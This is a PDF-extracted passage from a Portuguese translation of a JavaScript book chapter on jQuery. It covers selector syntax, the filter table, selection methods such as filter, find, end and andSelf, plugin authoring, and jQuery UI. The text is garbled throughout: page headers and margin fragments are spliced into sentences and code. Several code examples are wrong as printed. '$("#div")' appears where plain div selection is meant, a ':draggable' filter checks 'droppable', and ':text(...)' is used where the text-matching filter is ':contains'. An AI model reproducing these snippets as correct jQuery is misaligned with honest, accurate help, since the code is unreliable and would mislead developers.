proxy(o[n],o).

jQuery.proxy() se destina a ser usada com o mecanismo de vínculo de rotina de tratamento de evento da jQuery. Se você vincular uma função que se tornou proxy, pode desvinculá-la usando a função original.

jQuery.support

Esta é uma propriedade parecida com jQuery.browser, mas destinada a teste de recurso portá-

vel (Seção 13.4.3), em vez de teste de navegador mais sensível. O valor de jQuery.support é um objeto cujas propriedades são todas valores booleanos que especificam a presença ou ausência de recursos do navegador. A maior parte dessas propriedades de jQuery.support são detalhes de baixo nível utilizados internamente pela jQuery. Elas podem ter interesse para escritores de plugins, mas de modo geral não são úteis para escritores de aplicativos. Uma exceção é jQuery.

support.boxModel: essa propriedade é true se o navegador usa o modelo CSS padrão “context-

-box” e é false no IE6 e no IE7 no modo Quirks (consulte a Seção 16.2.3.1).

jQuery.trim()

Esta função é como o método trim() acrescido de strings em ES5. Ela espera uma string como seu único argumento e retorna uma cópia dessa string com espaços em branco à direita e à esquerda removidos.

19.8 Seletores jQuery e métodos de seleção

Ao longo deste capítulo, estivemos usando a função de seleção da jQuery, \$(), com seletores CSS

simples. Agora é hora de estudarmos a gramática de seletor da jQuery em profundidade, junto com vários métodos para refinar e aumentar o conjunto de elementos selecionados.

19.8.1 Seletores jQuery

A jQuery suporta um subconjunto bastante completo da gramática de seletor definida pela versão preliminar do padrão CSS3 Selectors, com a inclusão de algumas pseudoclasses não padronizadas, mas muito úteis. Os

seletores CSS básicos foram descritos na Seção 15.2.5. Repetimos esse material aqui e também acrescentamos explicações sobre os seletores mais avançados. Lembre-se de que esta seção documenta seletores da jQuery. Muitos desses seletores (mas não todos) também podem ser usados em folhas de estilos CSS.

A gramática de seletor tem três camadas. Sem dúvida, você já viu o tipo de seletores mais simples.

“#test” seleciona um elemento com atributo id “test”. “blockquote” seleciona todos os elementos

<blockquote> do documento e “div.note” seleciona todos os elementos <div> com atributo class

“note”. Seletores simples podem ser agrupados em “combinações de seletor”, como “div.note>p” e

“blockquote i”, separando-os com um caractere de combinação. E seletores simples e combinações de seletores podem ser agrupados em listas separadas com vírgulas. Esses grupos de seletores são o tipo mais geral de seletor que passamos para \$(). Antes de explicarmos as combinações de seletores e os grupos de seletores, precisamos explicar a sintaxe dos seletores simples.

Capítulo 19 A biblioteca jQuery 561

19.8.1.1 Seletores simples

Um seletor simples começa (explícita ou implicitamente) com uma especificação de tipo de tag. Se você estivesse interessado apenas em elementos <p>, por exemplo, seu seletor simples começaria com

“p”. Se quiser selecionar elementos sem considerar seus nomes de tag, use o curinga “*”. Se um seletor não começa com um nome de tag ou com um curinga, o curinga fica implícito.

lado do client

JavaS

O nome de tag ou curinga especifica um conjunto inicial de elementos do documento que são **cript do**

candidatos à seleção. A parte do seletor simples que vem após essa especificação de tipo consiste em zero ou mais filtros. Os filtros são

aplicados da esquerda para a direita, na ordem em que aparecem, e

e cada um reduz o conjunto de elementos selecionados. A Tabela 19-1 lista os filtros suportados pela jQuery.

Tabela 19-1 Filtros seletores da jQuery

Filtro

Significado

identificação

Corresponde ao elemento com atributo id identificação. Os documentos HTML válidos nunca têm mais de um elemento com a mesma identificação, de modo que esse filtro normalmente é usado como seletor independente.

. classe

Corresponde aos elementos cujo atributo class (quando interpretado como uma lista de palavras separadas por espaços) inclui a palavra classe.

[atr]

Corresponde aos elementos que têm um atributo atr (independente de seu valor).

[atr = val]

Corresponde aos elementos que têm um atributo atr cujo valor é val.

[atr! = val]

Corresponde aos elementos que não têm atributo atr ou cujo atributo atr não é igual a val (extensão da jQuery).

[atr^ = val]

Corresponde aos elementos cujo atributo atr tem um valor que começa com val.

[atr\$ = val]

Corresponde aos elementos cujo atributo atr tem um valor que termina com val.

[atr = val]*

Corresponde aos elementos cujo atributo atr tem um valor que contém val.

[atr~ = val]

Corresponde aos elementos cujo atributo atr, quando interpretado como uma lista de palavras separadas por espaços, inclui a palavra val. Assim, o seletor “div.note” é o mesmo que

“div[class~ = note]”.

[atr| = val]

Corresponde aos elementos cujo atributo atr tem um valor que começa com val e opcionalmente é seguido por um hífen e qualquer outro caractere.

:animated

Corresponde aos elementos que estão correntemente sendo animados pela jQuery.

:button

Corresponde a elementos <button type = "button"> e <input type = "button"> (extensão da jQuery).

:checkbox

Corresponde a elementos <input type = "checkbox"> (extensão da jQuery). Esse filtro é mais eficiente quando explicitamente prefixado com a tag input: “input:checkbox”.

:checked

Corresponde aos elementos de entrada que estão marcados.

:contains(texto)

Corresponde aos elementos que contêm o texto especificado (extensão da jQuery). Os parênteses desse filtro delimitam o texto – não são exigidas aspas. O texto dos elementos que estão sendo filtrados é determinado com suas propriedades textContent ou innerText – esse é o texto bruto do documento, com tags e comentários retirados.

:disabled

Corresponde aos elementos desabilitados.

(Continua)

562 *Parte II JavaScript do lado do cliente* **Tabela 19-1** *Filtros seletores da jQuery (Continuação)* **Filtro**

Significado

:empty

Corresponde aos elementos que não têm filhos, incluindo conteúdo sem texto.

:enabled

Corresponde aos elementos que não estão desabilitados.

:eq(n)

Corresponde apenas ao n-ésimo elemento da lista de coincidências indexada em zero, na ordem do documento (extensão da jQuery).

:even

Corresponde aos elementos com índices pares na lista. Como o primeiro elemento tem índice 0, isso na verdade corresponde ao primeiro, terceiro e quinto (etc.) elementos (extensão da jQuery).

:file

Corresponde a elementos `<input type="file">` (extensão da jQuery).

:first

Corresponde apenas ao primeiro elemento da lista. O mesmo que `:eq(0)` (extensão da jQuery).

:first-child

Corresponde apenas aos elementos que são o primeiro filho de seus pais. Note que isso é completamente diferente de `:first`.

:gt(n)

Corresponde aos elementos na lista de coincidentes, na ordem do documento, cujo índice baseado em zero é maior do que n (extensão da

jQuery).

:has(sel)

Corresponde aos elementos que têm um descendente coincidente com o seletor aninhado sel.

:header

Corresponde a qualquer elemento de cabeçalho: <h1>, <h2>, <h3>, <h4>, <h5> ou <h6> (extensão da jQuery).

:hidden

Corresponde a qualquer elemento que não esteja visível na tela: em termos gerais, aqueles elementos cujos valores de offsetWidth e offsetHeight são 0.

:image

Corresponde aos elementos <input type = "image">. Note que isso não corresponde a elementos (extensão da jQuery).

:input

Corresponde a elementos de entrada do usuário: <input>, <textarea>, <select> e

<button> (extensão da jQuery).

:last

Corresponde ao último elemento na lista de coincidências (extensão da jQuery).

:last-child

Corresponde a qualquer elemento que seja o último filho de seu pai. Note que isso não é o mesmo que

:last.

:lt(n)

Corresponde a todos os elementos na lista de coincidentes, na ordem do documento, cujo índice baseado em zero é menor do que n (extensão da jQuery).

`:not( sel)`

Corresponde aos elementos que não corresponderam ao seletor aninhado `sel`.

`:nth( n)`

Sinônimo de `:eq( n)` (extensão da jQuery).

`:nth-child( n)`

Corresponde aos elementos que são o n -ésimo filho de seus pais. n pode ser um número, a palavra

“even”, a palavra “odd” ou uma fórmula. Use `:nth-child(even)` para selecionar elementos que são o segundo e o quarto (etc.) na lista de filhos de seus pais. Use `:nth-child(odd)` para selecionar elementos que são o primeiro, terceiro, etc.

De forma mais geral, n pode ser uma fórmula da forma xn ou $xn + y$, onde x e y são inteiros e n é a letra n literal. Assim, `:nth-child(3n + 1)` seleciona o primeiro, quarto e sétimo (etc.) elementos.

Note que esse filtro usa índices baseados em um, de modo que um elemento que é o primeiro filho de seu pai é considerado ímpar e é correspondido por $3n + 1$ e não $3n$. Compare isso com os filtros

`:even` e `:odd`, que filtram de acordo com a posição baseada em zero de um elemento na lista de correspondências.

`:odd`

Corresponde aos elementos com índices ímpares (baseados em zero) na lista. Note que os elementos 1 e 3 são o segundo e quarto elementos coincidentes, respectivamente (extensão da jQuery).

(Continua)

Capítulo 19 A biblioteca jQuery 563

Tabela 19-1 Filtros seletores da jQuery (Continuação) **Filtro**

Significado

`:only-child`

Corresponde aos elementos que são filhos únicos de seus pais.

:parent

Corresponde aos elementos que são pais. Isso é o oposto de `:empty` (extensão da jQuery).

lado do client

:password

Corresponde aos elementos `<input type="password">` (extensão da jQuery).

JavaS

:radio

Corresponde aos elementos `<input type="radio">` (extensão da jQuery).

cript do

:reset

Corresponde aos elementos `<input type="reset">` e `<button type="reset">` (extensão da jQuery).

e

:selected

Corresponde aos elementos `<option>` que estão selecionados. Use `:checked` para caixas de seleção e botões de opção (extensão da jQuery).

:submit

Corresponde aos elementos `<input type="submit">` e `<button type="submit">` (extensão da jQuery).

:text

Corresponde aos elementos `<input type="text">` (extensão da jQuery).

:visible

Corresponde a todos os elementos atualmente visíveis: em termos gerais, àqueles que têm valores de `offsetWidth` e `offsetHeight` diferentes de zero. Isso é o oposto de `:hidden`.

Observe que alguns dos filtros listados na Tabela 19-1 aceitam argumentos

dentro de parênteses. O

seletor a seguir, por exemplo, seleciona os parágrafos que são o primeiro ou cada terceiro filho subsequente de seus pais, desde que contenham a palavra “JavaScript” e não contenham um elemento `<a>`.

```
p:nth-child(3n + 1):text(JavaScript):not(:has(a))
```

Normalmente, os filtros funcionam mais eficientemente se prefixados com um tipo de tag. Em vez de simplesmente usar “:radio” para selecionar botões de opção, por exemplo, é melhor usar

“input:radio”. A exceção são os filtros de identificação, que são mais eficientes quando atuam sozinhos. O seletor “#address” normalmente é mais eficiente do que o mais explícito “form#address”, por exemplo.

19.8.1.2 Combinações de seletor

Seletores simples podem ser combinados com operadores especiais ou “combinadores” para representar relações entre elementos na árvore de documentos. A Tabela 19-2 lista as combinações de seletor suportadas pela jQuery. São as mesmas combinações de seletor suportadas pela CSS3.

Tabela 19-2 Combinações de seletor da jQuery

Combinação

Significado

A B

Seleciona elementos do documento que correspondem ao seletor B e são descendentes de elementos que correspondem ao seletor A. Note que o caractere combinador para essa combinação é simplesmente um espaço em branco.

A > B

Seleciona elementos do documento que correspondem ao seletor B e que são filhos diretos de elementos que correspondem ao seletor A.

A + B

Seleciona elementos do documento que correspondem ao seletor B e vêm imediatamente após (ignorando nós de texto e comentários) os elementos que correspondem ao seletor A.

A ~ B

Seleciona elementos do documento correspondentes a B e que são elementos irmãos que vêm após os elementos correspondentes a A.

564 *Parte II JavaScript do lado do cliente Aqui estão alguns exemplos de combinações de seletor:*

"blockquote i"

// Corresponde a um elemento <i> dentro de um <blockquote>

"ol > li"

*// Um elemento como filho direto de um *

*"#output + *"*

// O irmão após o elemento com id="output"

"div.note > h1 + p" // Um <p> após um <h1> dentro de um <div class="note"> Note que as combinações de seletor não estão limitadas a dois deles: três ou mais seletores também são permitidos. As combinações

de seletor são processadas da esquerda para a direita.

19.8.1.3 Grupos de seletores

Um grupo de seletores, que é o tipo de seletor que passamos para `$()` (ou usamos em uma folha de estilo), é simplesmente uma lista de um ou mais seletores simples ou combinações de seletor separadas com vírgulas. Um grupo de seletores corresponde a todos os elementos que coincidem com qualquer uma das combinações de seletor do grupo. Para nossos propósitos aqui, mesmo um seletor simples pode ser considerado uma combinação de seletores. Aqui estão alguns exemplos de grupos de seletores: "h1, h2, h3"

```
// Corresponde a elementos <h1>, <h2> e <h3>
```

```
"#p1, #p2, #p3"
```

```
// Corresponde a elementos com identificação p1, p2 e p3
```

```
"div.note, p.note"
```

```
// Corresponde a elementos <div> e <p> com class="note"
```

```
"body>p,div.note>p" // <p> filhos de <body> e <div class="note">
```

Note que a sintaxe de seletor da CSS e da jQuery usa parênteses para alguns dos filtros nos seletores simples, mas não permite o uso mais geral de parênteses para agrupamento. Você não pode colocar um grupo de seletores ou combinação de seletores entre parênteses e tratar isso como um seletor simples, por exemplo: (h1, h2, h3) + p

```
// Inválido
```

```
h1 + p, h2 + p, h3 + p
```

```
// Escreva isto, em seu lugar
```

19.8.2 Métodos de seleção

Além da gramática de seletor suportada por `$()`, a jQuery define vários métodos de seleção. A maioria dos métodos jQuery que vimos até aqui neste capítulo executa alguma ação nos elementos selecionados. Os métodos de seleção são diferentes: eles alteram o conjunto de elementos selecionados por refinando-os, aumentando-os ou apenas usando-os como ponto de partida para uma nova seleção.

Esta seção descreve esses métodos de seleção. Você vai notar que muitos

deles oferecem a mesma funcionalidade da própria gramática de seletor.

O modo mais simples de refinar uma seleção é pela posição dentro da seleção. `first()` retorna um objeto jQuery contendo apenas o primeiro elemento selecionado e `last()` retorna um objeto jQuery contendo apenas o último elemento. Geralmente, o método `eq()` retorna um objeto jQuery contendo o único elemento selecionado no índice especificado. (Na jQuery 1.4 são permitidos índices negativos e eles contam a partir do fim da seleção.) Note que esses métodos retornam um objeto jQuery com um único elemento. Isso é diferente da indexação de array normal, que retorna um único elemento sem qualquer objeto jQuery empacotado: Capítulo 19 A biblioteca jQuery 565

```
var paras = $("p");
```

```
paras.first()
```

```
// Seleciona apenas o primeiro elemento <p>
```

```
paras.last()
```

```
// Seleciona apenas o último <p>
```

```
paras.eq(1)
```

```
// Seleciona o segundo <p>
```

```
paras.eq(-2)
```

```
// Seleciona o penúltimo <p>
```

```
paras[1]
```

```
// O segundo elemento <p>
```

lado do client

Ja

O método geral para refinar uma seleção pela posição é `slice()`. O método `slice()` da jQuery **vaScript do**

funciona como o método `Array.slice()`: ele aceita um índice inicial e um final (com os índices negativos medidos a partir do fim do array) e retorna um objeto jQuery contendo elementos do índice e

inicial até (mas não incluindo) o índice final. Se o índice final é omitido, o objeto retornado inclui todos os elementos no índice inicial ou depois dele:

```
$("p").slice(2,5)
```

// Selecciona o 3º, 4º e 5º elementos <p>

```
$("div").slice(-3)
```

// Os três últimos elementos <div>

`filter()` é um método de filtragem de seleção de uso geral e pode ser chamado de três maneiras diferentes:

- Se você passa uma string seletora para `filter()`, ele retorna um objeto jQuery contendo apenas os elementos selecionados que também correspondem a esse seletor.
- Se você passa outro objeto jQuery para `filter()`, ele retorna um novo objeto jQuery contendo a interseção dos dois objetos jQuery. Você também pode passar um array de elementos ou mesmo um único elemento do documento para `filter()`.
- Se você passa uma função predicado para `filter()`, essa função é chamada para cada elemento coincidente e `filter()` retorna um objeto jQuery contendo apenas os elementos para os quais o predicado retornou `true` (ou qualquer valor verdadeiro). A função predicado é chamada com o elemento como seu valor de `this` e o índice do elemento como argumento. (Consulte também `jQuery.grep()` na Seção 19.7.) `$("div").filter(".note")`

// O mesmo que `$("div.note")`

```
$("div").filter($(".note"))
```

```
// O mesmo que $("div.note")
```

```
$("div").filter(function(idx) { return idx%2 == 0 })
```

```
// O mesmo que $("div:even")
```

O método `not()` é exatamente como `filter()`, exceto que inverte o sentido do filtro. Se você passa uma string seletora para `not()`, ele retorna um novo objeto jQuery contendo somente os elementos selecionados que não correspondem ao seletor. Se você passa um objeto jQuery, um array de elementos ou um único elemento, `not()` retorna todos os elementos selecionados, exceto os que você tiver excluído explicitamente. Se você passa uma função predicado para `not()`, ela é chamada exatamente como acontece em `filter()`, mas o objeto jQuery retornado inclui somente os elementos para os quais o predicado retorna `false` ou um valor falso:

```
$("div").not("#header, #footer");
```

```
// Todos os elementos <div> exceto dois especiais
```

Na jQuery 1.4, o método `has()` é outro modo de refinar uma seleção. Se você passa um seletor, ele retorna um novo objeto jQuery contendo apenas os elementos selecionados que têm um descendente correspondente ao seletor. Se você passa um elemento do documento para `has()`, ele refina a seleção para corresponder apenas aos elementos que são ascendentes do elemento especificado: `$("p").has("a[href]")` // Parágrafos que incluem links

566 Parte II JavaScript do lado do cliente O método `add()` aumenta uma seleção, em vez de filtrá-la ou refiná-la. Você pode chamar `add()` com qualquer argumento (que não seja uma função) que passaria para `$()`. `add()` retorna os elementos originalmente selecionados, mais os elementos que seriam selecionados (ou criados) pelos argumentos, caso esses argumentos fossem passados para `$()`. `add()` remove elementos duplicados e classifica a seleção combinada para que os elementos fiquem na ordem do documento: // Maneiras equivalentes de selecionar todos os elementos `<div>` e `<p>` `$("div, p")`

// Usa um grupo de seletores

```
$("#div").add("p")
```

// Passa um seletor para add()

```
$("#div").add($("#p")) // Passa um objeto jQuery para add() var paras = document.getElementsByTagName("p"); // Um objeto semelhante a um array $("#div").add(paras); // Passa um array de elementos para add()
```

19.8.2.1 Usando uma seleção como contexto

Os métodos `filter()`, `add()` e `not()` descritos anteriormente efetuam operações de interseção, união e subtração de conjuntos em seleções independentes. A jQuery define vários outros métodos de seleção que utilizam a seleção atual como contexto. Para cada elemento selecionado, esses métodos fazem uma nova seleção, usando o elemento selecionado como contexto ou ponto de partida, e então retornam um novo objeto jQuery contendo a união dessas seleções. Assim como o método `add()`, as duplicatas são removidas e os elementos são classificados de modo que fiquem na ordem do documento.

O mais geral dessa categoria de métodos de seleção é `find()`. Ele pesquisa os descendentes de cada um dos elementos atualmente selecionados em busca de elementos que correspondam à string seletora especificada e retorna um novo objeto jQuery representando esse novo conjunto de descendentes coincidentes. Note que os elementos recentemente selecionados não são mesclados com a seleção já existente – eles são retornados como um novo conjunto de elementos. Note também que `find()` não é igual a `filter()`, que simplesmente reduz o conjunto de elementos atualmente selecionados sem selecionar novos elementos: `$("#div").find("p")`

// localiza elementos `<p>` dentro de `<div>`s. O mesmo que `$("#div p")`
Os outros métodos dessa categoria retornam novos objetos jQuery representando os filhos, irmãos ou pais de cada um dos elementos atualmente selecionados. A maioria aceita uma string seletora opcional como argumento. Sem seletor, eles retornam todos os filhos, irmãos ou pais apropriados.

Com o seletor, eles filtram a lista para retornar apenas os coincidentes.

O método `children()` retorna os elementos filhos imediatos de cada elemento selecionado, filtrando-

-os com um seletor opcional:

// Localiza todos os elementos `<span>` que são filhos diretos dos

elementos com

```
// identificações "header" e "footer". O mesmo que  
$("#header > span, #footer > span") $("#header,  
#footer").children("span")
```

O método `contents()` é semelhante a `children()`, mas retorna todos os nós filhos, incluindo nós de texto, de cada elemento. Além disso, se qualquer um dos elementos selecionados é um `<iframe>`, `contents()` retorna o objeto documento do conteúdo desse `<iframe>`. Note que `contents()` não aceita

Capítulo 19 A biblioteca jQuery 567

uma string seletora opcional – isso porque ele retorna nós do documento que não são elementos e as strings seletoras só descrevem nós de elemento.

Os métodos `next()` e `prev()` retornam o próximo irmão e o anterior de cada elemento selecionado que tiver um. Se um seletor é especificado, o irmão é selecionado somente se corresponde ao seletor: `$("#h1").next("p")`

```
// O mesmo que $("#h1 + p")
```

lado do client

Ja

```
$("#h1").prev()
```

```
// Elementos irmãos antes dos elementos <h1>
```

vaScript do

`nextAll()` e `prevAll()` retornam todos os irmãos após e todos os irmãos antes (se houver algum) de cada elemento selecionado. E o método `siblings()` retorna todos os irmãos de cada elemento e

selecionado (os elementos não são considerados irmãos deles mesmos). Se um seletor é passado para qualquer um desses métodos, somente os irmãos que correspondem são retornados: `$("#footer").nextAll("p")`

```
// Todos os irmãos de <p> após o elemento #footer
```

```
$("#footer").prevAll()
```

```
// Todos os irmãos antes do elemento #footer
```


Na jQuery 1.4 e posteriores, os métodos `nextUntil()` e `prevUntil()` recebem um argumento seletor e selecionam todos os irmãos após ou anteriores ao elemento selecionado, até ser encontrado um irmão que corresponda ao seletor. Se o seletor é omitido, esses métodos funcionam exatamente como `nextAll()` e `prevAll()` sem seletor.

O método `parent()` retorna o pai de cada elemento selecionado:

```
$("#li").parent()
```

// Pais de itens da lista, como elementos `<ul>` e `<ol>` O método `parents()` retorna os ascendentes (até o elemento `<html>`) de cada elemento selecionado.

Tanto `parent()` como `parents()` aceitam um argumento de string seletora opcional: `$("#a[href]").parents("p")`

// Elementos `<p>` que contêm links

`parentsUntil()` retorna os ascendentes de cada elemento selecionado até o primeiro ascendente que corresponda ao seletor especificado. O método `closest()` exige uma string seletora e retorna o ascendente mais próximo (se houver) de cada elemento selecionado que corresponder ao seletor. Para esse método, um elemento é considerado ascendente de si mesmo. Na jQuery 1.4, você também pode passar um elemento ascendente como segundo argumento para `closest()`, a fim de impedir que a jQuery suba na árvore de ascendentes além do elemento especificado:

```
$("#a[href"]').closest("div")
```

// `<div>`s mais internos que contêm links

```
$("#a[href"]').parentsUntil(":not(div)")
```

// Todos wrappers `<div>` diretamente em torno de `<a>`

19.8.2.2 Revertendo uma seleção anterior

Para facilitar o encadeamento de métodos, a maioria dos métodos de objeto da jQuery retorna o objeto em que são chamados. Contudo, todos os métodos abordados nesta seção retornam novos objetos jQuery. O encadeamento de métodos funciona, mas você deve ter em mente que os métodos chamados posteriormente no encadeamento podem estar operando em um conjunto de elementos diferente daquele mais próximo ao início do encadeamento.

Entretanto, a situação é um pouco mais complicada do que isso. Quando os métodos de seleção descritos aqui criam e retornam um novo objeto jQuery, eles fornecem a esse objeto uma referência interna para o objeto jQuery mais antigo do qual foi derivado. Isso cria uma lista encadeada ou *pi-*

568 Parte II JavaScript do lado do cliente lha de objetos jQuery. O método `end()` faz retiradas nessa pilha, retornando o objeto jQuery salvo.

Chamar `end()` em um encadeamento de métodos restaura o conjunto de elementos coincidentes ao seu estado anterior. Considere o código a seguir:

```
// Localiza todos os elementos <div> e então localiza os elementos <p> dentro deles.
```

```
// Realça os elementos <p> e depois adiciona uma borda aos elementos <div>.
```

```
// Primeiramente, sem encadeamento de métodos
```

```
var divs = $("div");
```

```
var paras = divs.find("p");
```

```
paras.addClass("highlight");
```

```
divs.css("border", "solid black 1px");
```

```
// Aqui está como poderíamos fazer isso com um encadeamento de métodos $("div").find("p").addClass("highlight").end().css("border", "solid black 1px");
```

```
// Ou então, podemos reordenar as operações e evitar a chamada de end() $("div").css("border", "solid black 1px").find("p").addClass("highlight"); Se quiser definir o conjunto de elementos selecionados manualmente de um modo que seja compatível com o método end(), passe o novo conjunto de elementos como um array ou objeto semelhante a um array para o método pushStack(). Os elementos especificados se tornam os novos elementos selecionados e o conjunto de elementos selecionados anterior é colocado na pilha, de onde podem ser restaurados com end(): var sel = $("div");
```

```
// Seleciona todos os elementos <div>
```

```
sel.pushStack(document.getElementsByTagName("p"));
```

```
// Modifica isso para todos os
```

```
// elementos <p>
```

```
sel.end();
```

```
// Restaura elementos <div>
```

Agora que abordamos o método end() e a pilha de seleção que ele utiliza, há um último método que podemos abordar. andSelf() retorna um novo objeto jQuery que inclui todos os elementos da seleção atual, mais todos os elementos (menos os duplicados) da seleção anterior. andSelf() funciona como o método add() e “addPrev” poderia ser um nome mais descritivo para ele. Como exemplo, considere a seguinte variante do código anterior: ela realça elementos <p> e os elementos <div> que os contêm; em seguida, adiciona uma borda nos elementos <div>:

```
$("#div").find("p").andSelf().
```

```
// localiza <p>s em <div>s e mescla-os
```

```
addClass("highlight").
```

```
// Realça todos eles
```

```
end().end().
```

```
// Retira da pilha duas vezes, voltando para $("#div")
```

```
css("border", "solid black 1px"); // Adiciona uma borda aos divs 19.9
```

Estendendo a jQuery com plugins

A jQuery foi escrita de modo a ser fácil adicionar novas funcionalidades. Os módulos que adicionam nova funcionalidade são denominados plugins e você pode encontrar muitos deles no endereço <http://plugins.jquery.com>. Os plugins da jQuery são apenas arquivos de código JavaScript normais e, para utilizá-los em suas páginas Web, basta incluí-los com um elemento `<script>`, como você faria com qualquer outra biblioteca JavaScript (os plugins devem ser incluídos após a inclusão da própria jQuery, evidentemente).

Capítulo 19 A biblioteca jQuery 569

É extremamente fácil escrever suas próprias extensões de jQuery. O segredo é saber que `jQuery.fn` é o objeto protótipo de todos os objetos jQuery. Se você adiciona uma função nesse objeto, essa função se torna um método jQuery. Aqui está um exemplo:

```
jQuery.fn.println = function() {
```

```
// Une todos os argumentos separados com espaços em uma string
```

```
var msg = Array.prototype.join.call(arguments, " ");
```

lado do client

Jav

```
// Itera por cada elemento do objeto jQuery
```

aScript do

```
this.each(function()
```

```
{
```

```
// Para cada um, anexa a string como texto puro e depois anexa um <br/>.
```

```
jQuery(this).append(document.createTextNode(msg)).append("<br/>");  
e
```

```
});
```

```
// Retorna o objeto jQuery intacto para o encadeamento de métodos  
return
```

```
this;
```

```
};
```

Com essa função `jQuery.fn.println` definida, podemos agora chamar um método `println()` em qualquer objeto jQuery, como segue:

`$("#debug").println("x = ", x, "; y = ", y);` É uma prática comum adicionar novos métodos em `jQuery.fn`. Se você se encontrar usando o mé-

todo `each()` para iterar “manualmente” pelos elementos de um objeto jQuery e efetuar algum tipo de operação neles, pergunte-se se não faria sentido refatorar seu código de modo que a chamada de `each()` seja colocada em um método de extensão. Se você seguir as práticas básicas de codificação modular ao escrever sua extensão e obedecer a algumas convenções específicas da jQuery, poderá chamar sua extensão de plug-in e compartilhá-la com outros. As convenções para plug-in jQuery a serem conhecidas são:

- Não conte com o identificador `$`: a página envoltória pode ter chamado `jQuery.noConflict()` e `$()` pode não ser mais um sinônimo da função `jQuery()`. Em plugins pequenos, como o mostrado anteriormente, você pode apenas usar `jQuery`, em vez de `$`. Se estiver escrevendo uma extensão maior, é provável que você a empacote inteira dentro de uma única função anônima para evitar a criação de variáveis globais. Se fizer isso, você pode usar o idioma de passar a jQuery como um argumento para sua função anônima e receber esse valor em um parâmetro chamado `$`:

```
(function($) {
```

```
// Uma função anônima com um único parâmetro chamado $
```

```
// Coloque o código de seu plugin aqui
```

```
}(jQuery));
```

```
// Chama a função com o objeto jQuery como argumento
```

- Se seu método de extensão não retorna seu próprio valor, certifique-se de retornar um objeto jQuery que possa ser usado em um encadeamento de métodos. Normalmente, esse será apenas o objeto `this` e você pode retorná-lo intacto. No exemplo anterior, o método terminou com a linha `return this`; O método poderia ser um pouco menor (e menos legível) seguindo-se outro idioma jQuery: retornando o resultado do método `each()`. Então, o método `println()` teria incluído o código `return this.each(function() {...});`
- Se seu método de extensão tem mais de dois parâmetros ou opções de configuração, permita que o usuário passe opções na forma de objeto (como vimos no caso do método `animate()`, na Seção 19.5.2 e da função `jQuery.ajax()`, na Seção 19.6.3).

570 Parte II JavaScript do lado do cliente

- Não polua o espaço de nomes do método jQuery. Os plugins jQuery bem comportados definem o menor número de métodos, em consonância com uma API utilizável. É comum os plugins jQuery definirem apenas um método em `jQuery.fn`. Esse método recebe uma string como primeiro argumento e interpreta essa string como nome de uma função para passar seus argumentos restantes. Quando você consegue limitar seu plug-in a um único método, o nome desse método deve ser igual ao nome do plug-in. Se precisar definir mais de um método, use o nome do plug-in como prefixo para cada um de seus nomes de método.

- Se seu plug-in vincula rotinas de tratamento de evento, coloque todas essas rotinas em um espa-

ço de nomes de evento (Seção 19.4.4). Use o nome de seu plug-in como nome do namespace.

- Se seu plug-in usa o método `data()` para associar dados a elementos, coloque todos os seus valores de dados em um único objeto e armazene esse objeto como um único valor, dando a ele o mesmo nome de seu plug-in.

- Salve o código de seu plug-in em um arquivo com um nome da forma “jquery.plugin.js”, substituindo “plugin” pelo nome de seu plug-in.

Um plug-in pode adicionar novas funções utilitárias na jQuery adicionando-as ao próprio objeto jQuery. Por exemplo:

```
// Este método imprime seus argumentos (usando o método de plugin  
println())
```

```
// no elemento com identificação "debug". Se esse elemento não existe, ele  
é criado
```

```
// e adicionado no documento.
```

```
jQuery.debug = function() {
```

```
var elt = jQuery("#debug");
```

```
// Localiza o elemento #debug
```

```
if (elt.length == 0) {
```

```
// O cria, caso não exista
```

```
elt = jQuery("<div id='debug'> <h1>Debugging Output</h1> </  
div>"); jQuery(document.body).append(elt);
```

```
}
```

```
elt.println.apply(elt, arguments); // Gera a saída dos argumentos nele
```

```
};
```

Além de definir novos métodos, também é possível estender outras partes da biblioteca jQuery. Na Seção 19.5, por exemplo, vimos que é possível adicionar novos nomes de duração de efeito (além de “fast” e “slow”) pelo

acréscimo de propriedades em `jQuery.fx.speeds` e que é possível acrescentar novas funções de abrandamento adicionando-as em `jQuery.easing`. Os plugins podem estender até o mecanismo de seletor CSS da jQuery! Você pode adicionar novos filtros de pseudoclassee (como `:first` e `:input`) acrescentando propriedades no objeto `jQuery.expr[':']`. Aqui está um exemplo que define um novo filtro `:draggable` que retorna apenas os elementos que têm um atributo `draggable = true`: `jQuery.expr[':'].draggable = function(e) { return e.droppable == true; }`; Com esse seletor definido, podemos selecionar imagens que podem ser arrastadas com `$("img:draggable")`, em vez do mais prolixo `$("img[draggable = true]")`.

Como você pode ver no código anterior, uma função seletora personalizada recebe um elemento DOM candidato como seu primeiro argumento. Ela deve retornar `true` se o elemento coincidir com o seletor e `false`, caso contrário. Muitos seletores personalizados precisam apenas do argumento de

Capítulo 19 A biblioteca jQuery 571

elemento único, mas na verdade são chamados com quatro argumentos. O segundo argumento é um índice inteiro que fornece a posição desse elemento em um array de elementos candidatos. Esse array é passado como quarto argumento e seu seletor não deve modificá-lo. O terceiro argumento é interessante: é o array resultante de uma chamada do método `RegExp.exec()`. O quarto elemento desse array (no índice 3) é o valor (se houver) dentro dos parênteses, após o filtro de pseudoclassee. Os parênteses e quaisquer aspas internas são retirados, restando apenas a string do argumento. Aqui, por **lado do client Jav**

exemplo, está como você poderia implementar uma pseudoclassee `:data( x)` que retorna `true` somente **aScript do**

para argumentos que têm um atributo `data- x` (consulte a Seção 15.4.3):
`jQuery.expr[':'].data = function(element, index, match, array) {`

`e`

`// Nota: o IE7 e anteriores não implementam hasAttribute()`

`return element.hasAttribute("data-" + match[3]);`

`};`

19.10 A biblioteca jQuery UI

A jQuery se limita a fornecer DOM, CSS, tratamento de eventos e funcionalidades Ajax. Isso fornece uma base excelente para a construção de abstrações de nível mais alto, como widgets de interface com o usuário, sendo que a biblioteca jQuery UI faz exatamente isso. Uma abordagem completa da jQuery UI está fora dos objetivos deste livro. O que podemos fazer aqui é oferecer uma visão geral simples. A biblioteca e sua documentação podem ser encontradas no endereço <http://jqueryui.com>.

Conforme o nome implica, a jQuery UI (do inglês, User Interface) define vários widgets de interface com o usuário: campos de entrada de preenchimento automático, selecionadores para inserção de datas, menus sanfona e guias para organizar informações, controles deslizantes e barras de progresso para exibir números visualmente e diálogos modais para comunicação urgente com o usuário. Além desses widgets, a jQuery UI implementa “interações” mais gerais que permitem facilmente tornar possível arrastar, soltar, redimensionar, selecionar ou classificar qualquer elemento do documento. Por fim, a jQuery UI adiciona vários métodos de efeitos visuais novos (incluindo a capacidade de animar cores) àqueles oferecidos pela própria jQuery e também define muitas funções de abrandamento novas.

